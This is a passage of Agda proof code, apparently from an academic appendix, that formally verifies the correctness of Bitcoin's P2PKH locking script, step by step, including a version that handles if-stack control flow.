completeCorrect-1-from ⟨ time , msg₁ , x :: x₁ :: stack₁ , ifCase :: ifStack₁ , c ⟩ ()
completeCorrect-1-from ⟨ time , msg₁ , x :: [] , elseCase :: ifStack₁ , c ⟩ ()
completeCorrect-1-from ⟨ time , msg₁ , x :: x₁ :: stack₁ , elseCase :: ifStack₁ , c ⟩ ()
```

```
completeCorrect-2-to : (s : State) → accept₂ s
                         → (acceptState ⁺) (⟦ script-2 ⟧ s)
completeCorrect-2-to      s a
     = bindTransformer-toSingle accept₂ accept₁ acceptState (basicInstr2Instr instruction-2)
       script-1 correct-2-to completeCorrect-1-to  s a

completeCorrect-2-from : (s : State) →      (acceptState ⁺) (⟦ script-2 ⟧ s) → accept₂ s
completeCorrect-2-from s a = bindTransformer-fromSingle accept₂ accept₁ acceptState
  (basicInstr2Instr instruction-2) script-1 correct-2-from completeCorrect-1-from s a


completeCorrect-3-to : (s : State) → accept₃ s → (acceptState ⁺) (⟦ script-3 ⟧ s)
completeCorrect-3-to      s a = bindTransformer-toSingle accept₃ accept₂ acceptState
  (basicInstr2Instr instruction-3) script-2 correct-3-to completeCorrect-2-to s a

completeCorrect-3-from : (s : State) →      (acceptState ⁺) (⟦ script-3 ⟧ s) → accept₃ s
completeCorrect-3-from s a = bindTransformer-fromSingle accept₃ accept₂ acceptState
  (basicInstr2Instr instruction-3) script-2 correct-3-from completeCorrect-2-from s a

completeCorrect-4-to : (pubKeyHash : ℕ )(s : State) → accept₄ pubKeyHash s
  → (acceptState ⁺) (⟦ script-4 pubKeyHash ⟧ s)
completeCorrect-4-to pubKeyHash s a = bindTransformer-toSingle (accept₄ pubKeyHash)
  accept₃ acceptState (basicInstr2Instr (instruction-4 pubKeyHash)) script-3
    (correct-4-to pubKeyHash) completeCorrect-3-to s a


completeCorrect-4-from :(pubKeyHash : ℕ )(s : State) →      (acceptState ⁺)
  (⟦ script-4 pubKeyHash ⟧ s) → accept₄ pubKeyHash s
completeCorrect-4-from pubKeyHash s a = bindTransformer-fromSingle
  (accept₄ pubKeyHash) accept₃ acceptState (basicInstr2Instr (instruction-4 pubKeyHash))
  script-3 (correct-4-from pubKeyHash) completeCorrect-3-from s a
```

```
completeCorrect-5-to : (pubKeyHash : ℕ )(s : State) → accept₅ pubKeyHash s
  → (acceptState ⁺) (⟦ script-5 pubKeyHash ⟧ s)
completeCorrect-5-to pubKeyHash s a = bindTransformer-toSingle (accept₅ pubKeyHash)
  (accept₄ pubKeyHash) acceptState (basicInstr2Instr instruction-5) (script-4 pubKeyHash)
    (correct-5-to pubKeyHash) (completeCorrect-4-to pubKeyHash) s a


completeCorrect-5-from :(pubKeyHash : ℕ )(s : State) →     (acceptState ⁺)
  (⟦ script-5 pubKeyHash ⟧ s) → accept₅ pubKeyHash s
completeCorrect-5-from pubKeyHash s a = bindTransformer-fromSingle (accept₅ pubKeyHash)
  (accept₄ pubKeyHash) acceptState (basicInstr2Instr instruction-5) (script-4 pubKeyHash)
    (correct-5-from pubKeyHash) (completeCorrect-4-from pubKeyHash) s a


completecorrect-6-to : (pubKeyHash : ℕ ) → (s : State) → accept-6 pubKeyHash s →
  (acceptState ⁺) (⟦ script-6 pubKeyHash ⟧ s )
completecorrect-6-to pubKeyHash s a = bindTransformer-toSingle (accept-6 pubKeyHash)
  (accept₅ pubKeyHash) acceptState (basicInstr2Instr instruction-6) (script-5 pubKeyHash)
    (correct-6-to pubKeyHash) (completeCorrect-5-to pubKeyHash) s a


completeCorrect-6-from :(pubKeyHash : ℕ )(s : State) →     (acceptState ⁺)
  (⟦ script-6 pubKeyHash ⟧ s) → accept-6 pubKeyHash s
completeCorrect-6-from pubKeyHash s a = bindTransformer-fromSingle
  (accept-6 pubKeyHash) (accept₅ pubKeyHash) acceptState (basicInstr2Instr instruction-6)
    (script-5 pubKeyHash) (correct-6-from pubKeyHash) (completeCorrect-5-from pubKeyHash) s a

instructionSequence : (pubKeyHash : ℕ) (n : ℕ) → n ≤ 5 → BitcoinScript
instructionSequence pubKeyHash n p = instructions pubKeyHash n p :: []

scriptSequence : (pubKeyHash : ℕ) (n : ℕ) → n ≤ 6 → BitcoinScript
scriptSequence pubKeyHash 0 _ = []
scriptSequence pubKeyHash (suc n) p = instructionSequence pubKeyHash n p
  ++ scriptSequence pubKeyHash n (leqSucLemma n 5 p)
```

```
correctStep-toSequence'     : (pubKeyHash : ℕ) (n : ℕ) → (p : n ≤ 5)
    (s : State) → condition pubKeyHash (suc n) p s
    → ((condition pubKeyHash n (leqSucLemma n 5 p)) ⁺)
    (⟦ instructionSequence pubKeyHash n p ⟧ s)
correctStep-toSequence' pubKeyHash 0 _ =
  liftCondOperation2Program-to (condition pubKeyHash 1 tt)
  (condition pubKeyHash 0 tt) (instructions pubKeyHash 0 tt)
    correct-1-to'
correctStep-toSequence' pubKeyHash 1 _ =
  liftCondOperation2Program-to (condition pubKeyHash 2 tt)
  (condition pubKeyHash 1 tt) (instructions pubKeyHash 1 tt)
  correct-2-to
correctStep-toSequence' pubKeyHash 2 _ =
  liftCondOperation2Program-to (condition pubKeyHash 3 tt)
  (condition pubKeyHash 2 tt) (instructions pubKeyHash 2 tt)
  correct-3-to
correctStep-toSequence' pubKeyHash 3 _ =
  liftCondOperation2Program-to (condition pubKeyHash 4 tt)
  (condition pubKeyHash 3 tt) (instructions pubKeyHash 3 tt)
  (correct-4-to pubKeyHash)
correctStep-toSequence' pubKeyHash 4 _ =
  liftCondOperation2Program-to (condition pubKeyHash 5 tt)
  (condition pubKeyHash 4 tt) (instructions pubKeyHash 4 tt)
    (correct-5-to pubKeyHash)
correctStep-toSequence' pubKeyHash 5 _ =
  liftCondOperation2Program-to (condition pubKeyHash 6 tt)
  (condition pubKeyHash 5 tt) (instructions pubKeyHash 5 tt)
  (correct-6-to pubKeyHash)

correctStep-FromSequence' : (pubKeyHash : ℕ)   (n : ℕ) → (p : n ≤ 5)
  (s : State) → ((condition pubKeyHash n (leqSucLemma n 5 p)) ⁺)
```

```
    (⟦ instructionSequence pubKeyHash n p ⟧ s)
    → condition pubKeyHash (suc n) p s

  correctStep-FromSequence' pubKeyHash 0 _ =
    liftCondOperation2Program-from (condition pubKeyHash 1 tt)
    (condition pubKeyHash 0 tt) (instructions pubKeyHash 0 tt)
    correct-1-from'
  correctStep-FromSequence' pubKeyHash 1 _ =
    liftCondOperation2Program-from (condition pubKeyHash 2 tt)
    (condition pubKeyHash 1 tt) (instructions pubKeyHash 1 tt)
    correct-2-from
  correctStep-FromSequence' pubKeyHash 2 _ =
    liftCondOperation2Program-from (condition pubKeyHash 3 tt)
    (condition pubKeyHash 2 tt) (instructions pubKeyHash 2 tt)
      correct-3-from
  correctStep-FromSequence' pubKeyHash 3 _ =
    liftCondOperation2Program-from (condition pubKeyHash 4 tt)
    (condition pubKeyHash 3 tt) (instructions pubKeyHash 3 tt)
    (correct-4-from pubKeyHash)
  correctStep-FromSequence' pubKeyHash 4 _ =
    liftCondOperation2Program-from (condition pubKeyHash 5 tt)
    (condition pubKeyHash 4 tt) (instructions pubKeyHash 4 tt)
    (correct-5-from pubKeyHash)
  correctStep-FromSequence' pubKeyHash 5 _ =
    liftCondOperation2Program-from (condition pubKeyHash 6 tt)
    (condition pubKeyHash 5 tt) (instructions pubKeyHash 5 tt)
    (correct-6-from pubKeyHash)


  correct-toSequence : (pubKeyHash : ℕ)    (n : ℕ) (p : n ≤ 6)(s : State)
    → condition pubKeyHash n p s
    → (acceptState ⁺) (⟦ scriptSequence pubKeyHash n p ⟧ s)
  correct-toSequence pubKeyHash 0 p =
    emptyProgramCorrect-to (condition pubKeyHash 0 tt)
  correct-toSequence pubKeyHash (suc n) p =
```

```
    bindTransformer-toSequence ( (condition pubKeyHash (suc n) p))
      ( (condition pubKeyHash n (leqSucLemma n 5 p))) acceptState
      ((instructionSequence pubKeyHash n p)) (scriptSequence pubKeyHash n (leqSucLemma n 5 p))
      (correctStep-toSequence' pubKeyHash n p)
      (correct-toSequence pubKeyHash n (leqSucLemma n 5 p))


  correct-fromSequence    : (pubKeyHash : ℕ) (n : ℕ) (p : n ≤ 6)(s : State)
    → (acceptState ⁺) (⟦ scriptSequence pubKeyHash n p ⟧ s)
    → condition pubKeyHash n p s
  correct-fromSequence pubKeyHash zero p s st =
    emptyProgramCorrect-from (condition pubKeyHash 0 tt) s st
  correct-fromSequence pubKeyHash (suc n) p s st =
    bindTransformer-fromSequence (condition pubKeyHash (suc n) p)
    (condition pubKeyHash n (leqSucLemma n 5 p))
      acceptState (instructionSequence pubKeyHash n p)
    (scriptSequence pubKeyHash n (leqSucLemma n 5 p))
      (correctStep-FromSequence' pubKeyHash n p)
    (correct-fromSequence pubKeyHash n (leqSucLemma n 5 p)) s st


  weakestPreConditionP2PKH : (pubKeyHash : ℕ) (s : State) → Set
  weakestPreConditionP2PKH pubKeyHash = stackPred2Pred (wPreCondP2PKHˢ pubKeyHash)

  correctComplete-from : (pubKeyHash : ℕ)(s : State)
      → (acceptState ⁺) (⟦ script-6 pubKeyHash ⟧ s)
      → weakestPreConditionP2PKH pubKeyHash s
  correctComplete-from pubKeyHash = correct-from pubKeyHash 6 tt

  correctComplete-to : (pubKeyHash : ℕ)(s : State)
    → weakestPreConditionP2PKH pubKeyHash s
                    → (acceptState ⁺) (⟦ script-6 pubKeyHash ⟧ s)
  correctComplete-to pubKeyHash = correct-to pubKeyHash 6 tt

  correctnessP2PKH : (pubKeyHash : ℕ)
```

```
                          → < weakestPreConditionP2PKH pubKeyHash >iff
                              scriptP2PKH pubKeyHash
                            < acceptState >
correctnessP2PKH pubKeyHash .==> = correctComplete-to pubKeyHash
correctnessP2PKH pubKeyHash .<== = correctComplete-from pubKeyHash
```

B.30 Verification P2PKH with IfStack

```
open import basicBitcoinDataType

module verificationWithIfStack.verificationP2PKHwithIfStack (param : GlobalParameters) where

open import libraries.listLib
open import Data.List.Base
open import libraries.natLib
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head )
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.andLib

open import libraries.maybeLib
open import libraries.boolLib
```

```
open import stack
open import instruction

open import semanticBasicOperations param

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param

open import verificationP2PKHbasic param

open import verificationWithIfStack.verificationP2PKH param

acceptWithIfStack-0 : IfStack → Predicate
acceptWithIfStack-0 ifStack₁ = liftStackPred2Pred accept-0Basic ifStack₁


acceptWithIfStack-1 : IfStack → Predicate
acceptWithIfStack-1 ifStack₁ = liftStackPred2Pred accept₁ˢ ifStack₁


acceptWithIfStack-2 : IfStack → Predicate
acceptWithIfStack-2 ifStack₁ = liftStackPred2Pred accept₂ˢ ifStack₁

acceptWithIfStack-3 : IfStack → Predicate
acceptWithIfStack-3 ifStack₁ = liftStackPred2Pred accept₃ˢ ifStack₁

acceptWithIfStack-4 : ℕ → IfStack → Predicate
acceptWithIfStack-4 pubKey ifStack₁ =
  liftStackPred2Pred (accept₄ˢ pubKey) ifStack₁

acceptWithIfStack-5 : ℕ → IfStack → Predicate
acceptWithIfStack-5 pubKey ifStack₁ =
  liftStackPred2Pred (accept₅ˢ pubKey) ifStack₁

acceptWithIfStack-6 : ℕ → IfStack → Predicate
acceptWithIfStack-6 pubKeyHash ifStack₁ =
```

```
  liftStackPred2Pred (wPreCondP2PKHˢ pubKeyHash) ifStack₁


correctWithIfStack-1-to : (ifStack₁ : IfStack)(active : IsActiveIfStack ifStack₁)
      (s : State)
    → acceptWithIfStack-1 ifStack₁ s
    → ((acceptWithIfStack-0 ifStack₁) ⁺) ([[ opCheckSig ]]s s )
correctWithIfStack-1-to [] active ⟨ time , msg₁ , pubKey :: sig :: st ,
  .[] , c ⟩ (conj and3 refl)
  = conj (boolToNatNotFalseLemma (isSigned msg₁ sig pubKey) and3) refl
correctWithIfStack-1-to (ifCase :: ifStack₁) active
  ⟨ time , msg₁ , pubKey :: sig :: st , .(ifCase :: ifStack₁) , c ⟩ (conj and3 refl)
  = conj (boolToNatNotFalseLemma (isSigned msg₁ sig pubKey) and3) refl
correctWithIfStack-1-to (elseCase :: ifStack₁) active
  ⟨ time , msg₁ , pubKey :: sig :: st , .(elseCase :: ifStack₁) , c ⟩
    (conj and3 refl)
  = conj (boolToNatNotFalseLemma (isSigned msg₁ sig pubKey) and3) refl


correctWithIfStack-1-from : (ifStack₁ : IfStack)(active : IsActiveIfStack ifStack₁)
  (s : State)
  → ((acceptWithIfStack-0 ifStack₁) ⁺) ([[ opCheckSig ]]s s )
    → acceptWithIfStack-1 ifStack₁ s
correctWithIfStack-1-from ifStack₁ active ⟨ time , msg₁ , [] ,
  ifCase :: ifst , c ⟩ ()
correctWithIfStack-1-from ifStack₁ active ⟨ time , msg₁ , [] ,
  elseCase :: ifst , c ⟩ ()
correctWithIfStack-1-from ifStack₁ active ⟨ time , msg₁ , [] ,
  ifSkip :: ifst , c ⟩ ()
correctWithIfStack-1-from ifStack₁ active ⟨ time , msg₁ , [] ,
  elseSkip :: ifst , c ⟩ ()
correctWithIfStack-1-from ifStack₁ active ⟨ time , msg₁ , [] ,
  ifIgnore :: ifst , c ⟩ ()
correctWithIfStack-1-from .(ifSkip :: ifst) () ⟨ time , msg₁ , x :: [] ,
```

```
    ifSkip :: ifst , c ⟩ (conj and3 refl)
  correctWithIfStack-1-from .(elseSkip :: ifst) () ⟨ time , msg₁ , x :: [] ,
    elseSkip :: ifst , c ⟩ (conj and3 refl)
  correctWithIfStack-1-from .(ifIgnore :: ifst) () ⟨ time , msg₁ , x :: [] ,
    ifIgnore :: ifst , c ⟩ (conj and3 refl)
  correctWithIfStack-1-from .[] tt ⟨ time , msg₁ , pubKey :: sig :: l , [] , c ⟩
    (conj and3 refl) = conj (boolToNatNotFalseLemma2 (isSigned msg₁ sig pubKey) and3) refl
  correctWithIfStack-1-from .(ifCase :: ifst) active ⟨ time , msg₁ , pubKey :: sig :: l ,
    ifCase :: ifst , c ⟩ (conj and3 refl) = conj (boolToNatNotFalseLemma2
      (isSigned msg₁ sig pubKey) and3) refl
  correctWithIfStack-1-from .(elseCase :: ifst) active ⟨ time , msg₁ , pubKey :: sig :: l ,
    elseCase :: ifst , c ⟩ (conj and3 refl) = conj (boolToNatNotFalseLemma2 (isSigned msg₁ sig pubKey) and3) refl
  correctWithIfStack-1-from .(ifSkip :: ifst) () ⟨ time , msg₁ , x :: x₁ :: l ,
    ifSkip :: ifst , c ⟩ (conj and3 refl)
  correctWithIfStack-1-from .(elseSkip :: ifst) () ⟨ time , msg₁ , x :: x₁ :: l ,
    elseSkip :: ifst , c ⟩ (conj and3 refl)
  correctWithIfStack-1-from .(ifIgnore :: ifst) () ⟨ time , msg₁ , x :: x₁ :: l ,
    ifIgnore :: ifst , c ⟩ (conj and3 refl)


  correctWithIfStack-2-to : (ifStack₁ : IfStack)(active : IsActiveIfStack ifStack₁)
      (s : State)
      → acceptWithIfStack-2 ifStack₁ s
      → ((acceptWithIfStack-1 ifStack₁) ⁺) (⟦ opVerify ⟧s s )
  correctWithIfStack-2-to [] active ⟨ currentTime₁ , msg₁ , suc x :: x₁ :: x₂ :: stack₁ ,
    .[] , consis₁ ⟩ (conj and3 refl) = conj and3 refl
  correctWithIfStack-2-to (ifCase :: ifStack₁) active
    ⟨ currentTime₁ , msg₁ , suc x :: x₁ :: x₂ :: stack₁ ,
    .(ifCase :: ifStack₁) , consis₁ ⟩ (conj and3 refl) = conj and3 refl
  correctWithIfStack-2-to (elseCase :: ifStack₁) active
    ⟨ currentTime₁ , msg₁ , suc x :: x₁ :: x₂ :: stack₁ ,
    .(elseCase :: ifStack₁) , consis₁ ⟩ (conj and3 refl) = conj and3 refl


  correctWithIfStack-2-from : (ifStack₁ : IfStack)(active : IsActiveIfStack ifStack₁)
```

(s : State)
→ ((acceptWithIfStack-1 $ifStack_1$) $^+$) (⟦ opVerify ⟧s s)
→ acceptWithIfStack-2 $ifStack_1$ s
correctWithIfStack-2-from .[] active ⟨ $currentTime_1$, msg_1 , suc x :: x_1 :: x_2 :: $stack_1$
, [] , $consis_1$ ⟩ (conj and3 refl) = conj and3 refl
correctWithIfStack-2-from (x_3 :: $ifStack_1$) active ⟨ $currentTime_1$, msg_1 , zero :: x_2 :: []
, ifSkip :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj active refl
correctWithIfStack-2-from (x_3 :: $ifStack_1$) active ⟨ $currentTime_1$, msg_1 , zero :: x_2 :: []
, elseSkip :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj active refl
correctWithIfStack-2-from (x_3 :: $ifStack_1$) active ⟨ $currentTime_1$, msg_1 , zero :: x_2 :: []
, ifIgnore :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj active refl
correctWithIfStack-2-from (x_3 :: $ifStack_1$) active ⟨ $currentTime_1$, msg_1 , suc x_1 :: x_2 :: []
, ifSkip :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj active refl
correctWithIfStack-2-from (x_3 :: $ifStack_1$) active ⟨ $currentTime_1$, msg_1 , suc x_1 :: x_2 :: []
, elseSkip :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj active refl
correctWithIfStack-2-from (x_3 :: $ifStack_1$) active ⟨ $currentTime_1$, msg_1 , suc x_1 :: x_2 :: []
, ifIgnore :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj active refl
correctWithIfStack-2-from $ifStack_1$ active ⟨ $currentTime_1$, msg_1 , zero :: x_2 :: x_3 :: $stack_1$
, ifSkip :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj active refl
correctWithIfStack-2-from $ifStack_1$ active ⟨ $currentTime_1$, msg_1 , zero :: x_2 :: x_3 :: $stack_1$
, elseSkip :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj active refl
correctWithIfStack-2-from $ifStack_1$ active ⟨ $currentTime_1$, msg_1 , zero :: x_2 :: x_3 :: $stack_1$
, ifIgnore :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj active refl
correctWithIfStack-2-from $ifStack_1$ active ⟨ $currentTime_1$, msg_1 , suc x_1 :: x_2 :: x_3 :: $stack_1$
, ifCase :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj and3 refl
correctWithIfStack-2-from $ifStack_1$ active ⟨ $currentTime_1$, msg_1 , suc x_1 :: x_2 :: x_3 :: $stack_1$
, elseCase :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl) = conj and3 refl
correctWithIfStack-2-from (.ifSkip :: $ifStack_1$) () ⟨ $currentTime_1$, msg_1 , suc x_1 :: x_2 :: x_3 :: $stack_1$
, ifSkip :: .$ifStack_1$, $consis_1$ ⟩ (conj and3 refl)
correctWithIfStack-2-from .(elseSkip :: $ifStack_2$) () ⟨ $currentTime_1$, msg_1 , suc x_1 :: x_2 :: x_3 :: $stack_1$
, elseSkip :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl)
correctWithIfStack-2-from .(ifIgnore :: $ifStack_2$) () ⟨ $currentTime_1$, msg_1 , suc x_1 :: x_2 :: x_3 :: $stack_1$
, ifIgnore :: $ifStack_2$, $consis_1$ ⟩ (conj and3 refl)

```
correctWithIfStack-3-to : (ifStack₁ : IfStack)(active : IsActiveIfStack ifStack₁)
    (s : State) → acceptWithIfStack-3 ifStack₁ s
    → ((acceptWithIfStack-2 ifStack₁) ⁺) ([[ opEqual ]]s s )
correctWithIfStack-3-to [] active ⟨ currentTime₁ , msg₁ , x :: x₁ :: x₂ :: x₃ :: stack₁ , [] , consis₁ ⟩
  (conj (conj refl and4) refl) rewrite (lemmaCompareNat x)
                         = conj and4 refl
correctWithIfStack-3-to .(ifCase :: ifStack₂) active ⟨ currentTime₁ , msg₁ , x₁ :: .x₁ :: x₃ :: x₄ :: stack₁
  , ifCase :: ifStack₂ , consis₁ ⟩ (conj (conj refl and5) refl) rewrite (lemmaCompareNat x₁)
                         = conj and5 refl
correctWithIfStack-3-to .(elseCase :: ifStack₂) active ⟨ currentTime₁ , msg₁ , x₁ :: .x₁ :: x₃ :: x₄ :: stack₁
  , elseCase :: ifStack₂ , consis₁ ⟩ (conj (conj refl and5) refl) rewrite (lemmaCompareNat x₁)
                         = conj and5 refl
correctWithIfStack-3-to .(ifSkip :: ifStack₂) () ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: x₄ :: stack₁
  , ifSkip :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
correctWithIfStack-3-to .(elseSkip :: ifStack₂) () ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: x₄ :: stack₁
  , elseSkip :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
correctWithIfStack-3-to .(ifIgnore :: ifStack₂) () ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: x₄ :: stack₁
  , ifIgnore :: ifStack₂ , consis₁ ⟩ (conj and3 refl)


correctWithIfStack-3-from : (ifStack₁ : IfStack)(active : IsActiveIfStack ifStack₁)
                           (s : State)
                           → ((acceptWithIfStack-2 ifStack₁) ⁺ ) ([[ opEqual ]]s s )
                           → acceptWithIfStack-3 ifStack₁ s
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x :: x₁ :: pbk :: sig :: stack₁
  , [] , consis₁ ⟩(conj and3 refl) rewrite
  ( lemmaCorrect3From x x₁ pbk sig currentTime₁ msg₁ and3 )
  = let
    q : True (isSigned msg₁ sig pbk)
    q = correct3Aux2 (compareNaturals x x₁) pbk sig stack₁ currentTime₁ msg₁ and3
    in conj (conj refl q) refl

correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , [] ,
  ifCase :: ifStack₂ , consis₁ ⟩ ()
```

```
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , [] ,
  elseCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , [] ,
  ifSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , [] ,
  elseSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , [] ,
  ifIgnore :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x₁ :: [] ,
  ifCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x₁ :: [] ,
  elseCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x₁ :: [] ,
  ifSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x₁ :: [] ,
  elseSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x₁ :: [] ,
  ifIgnore :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: [] ,
  ifCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: [] ,
  elseCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: [] ,
  ifSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: [] ,
  elseSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from ifStack₁ active ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: [] ,
  ifIgnore :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-3-from .(ifSkip :: ifStack₂) () ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: [] ,
  ifSkip :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
correctWithIfStack-3-from .(elseSkip :: ifStack₂) () ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: [] ,
  elseSkip :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
correctWithIfStack-3-from .(ifIgnore :: ifStack₂) () ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: [] ,
```

```
    ifIgnore :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
  correctWithIfStack-3-from .(ifCase :: ifStack₂) active ⟨ currentTime₁ , msg₁ , x₁ :: x₂ ::
    pbk :: sig :: stack₁ , ifCase :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) rewrite ( lemmaCorrect3From x₁ x₂ pbk sig currentTime₁ msg₁ and3 )
      = let
      q : True (isSigned msg₁ sig pbk)
      q = correct3Aux2 (compareNaturals x₁ x₂) pbk sig stack₁ currentTime₁ msg₁ and3
    in conj (conj refl q) refl

  correctWithIfStack-3-from .(elseCase :: ifStack₂) active ⟨ currentTime₁ , msg₁ , x₁ :: x₂
    :: pbk :: sig :: stack₁ , elseCase :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) rewrite ( lemmaCorrect3From x₁ x₂ pbk sig currentTime₁ msg₁ and3 )
    = let
      q : True (isSigned msg₁ sig pbk)
      q = correct3Aux2 (compareNaturals x₁ x₂) pbk sig stack₁ currentTime₁ msg₁ and3
    in conj (conj refl q) refl

  correctWithIfStack-3-from .(ifSkip :: ifStack₂) () ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: pbk ::
    sig :: stack₁ , ifSkip :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
  correctWithIfStack-3-from .(elseSkip :: ifStack₂) () ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: pbk :: sig ::
    stack₁ , elseSkip :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
  correctWithIfStack-3-from .(ifIgnore :: ifStack₂) () ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: pbk :: sig ::
    stack₁ , ifIgnore :: ifStack₂ , consis₁ ⟩ (conj and3 refl)


  correctWithIfStack-4-to : (pubKey : ℕ)
    (ifStack₁ : IfStack)(active : IsActiveIfStack ifStack₁)
    (s : State) → acceptWithIfStack-4 pubKey ifStack₁ s
      → ((acceptWithIfStack-3 ifStack₁) ⁺) (⟦ opPush pubKey ⟧s s )
  correctWithIfStack-4-to pubKey .[] active ⟨ currentTime₁ , msg₁ , .pubKey :: x₁ :: x₂ ::
    stack₁ , [] , consis₁ ⟩ (conj (conj refl and4) refl) = conj (conj refl and4) refl
  correctWithIfStack-4-to pubKey .(ifCase :: ifStack₂) active ⟨ currentTime₁ , msg₁ ,
    x :: x₁ :: x₂ :: stack₁ , ifCase :: ifStack₂ , consis₁ ⟩ (conj (conj refl and4) refl)
    = conj (conj refl and4) refl
  correctWithIfStack-4-to pubKey .(elseCase :: ifStack₂) active ⟨ currentTime₁ ,
```

```
  msg₁ , x ∷ x₁ ∷ x₂ ∷ stack₁ , elseCase ∷ ifStack₂ , consis₁ ⟩
    (conj (conj refl and4) refl) = conj (conj refl and4) refl
correctWithIfStack-4-to pubKey .(ifSkip ∷ ifStack₂) () ⟨ currentTime₁ ,
  msg₁ , x ∷ x₁ ∷ x₂ ∷ stack₁ , ifSkip ∷ ifStack₂ , consis₁ ⟩ (conj and3 refl)
correctWithIfStack-4-to pubKey .(elseSkip ∷ ifStack₂) () ⟨ currentTime₁ ,
  msg₁ , x ∷ x₁ ∷ x₂ ∷ stack₁ , elseSkip ∷ ifStack₂ , consis₁ ⟩ (conj and3 refl)
correctWithIfStack-4-to pubKey .(ifIgnore ∷ ifStack₂) () ⟨ currentTime₁ ,
  msg₁ , x ∷ x₁ ∷ x₂ ∷ stack₁ , ifIgnore ∷ ifStack₂ , consis₁ ⟩ (conj and3 refl)

correctWithIfStack-4-from : (pubKey : ℕ)
    (ifStack₁ : IfStack)(active : IsActiveIfStack ifStack₁)
    (s : State)
    → ((acceptWithIfStack-3 ifStack₁) ⁺) (⟦ opPush pubKey ⟧s s )
    → acceptWithIfStack-4 pubKey ifStack₁ s
correctWithIfStack-4-from pubKey .[] active ⟨ currentTime₁ , msg₁ ,
  x ∷ x₁ ∷ x₂ ∷ stack₁ , [] , consis₁ ⟩ (conj (conj refl and4) refl) = conj (conj refl and4) refl
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , [] , ifCase ∷ ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , [] , elseCase ∷ ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , [] , ifSkip ∷ ifStack₂ , consis₁ ⟩ ()
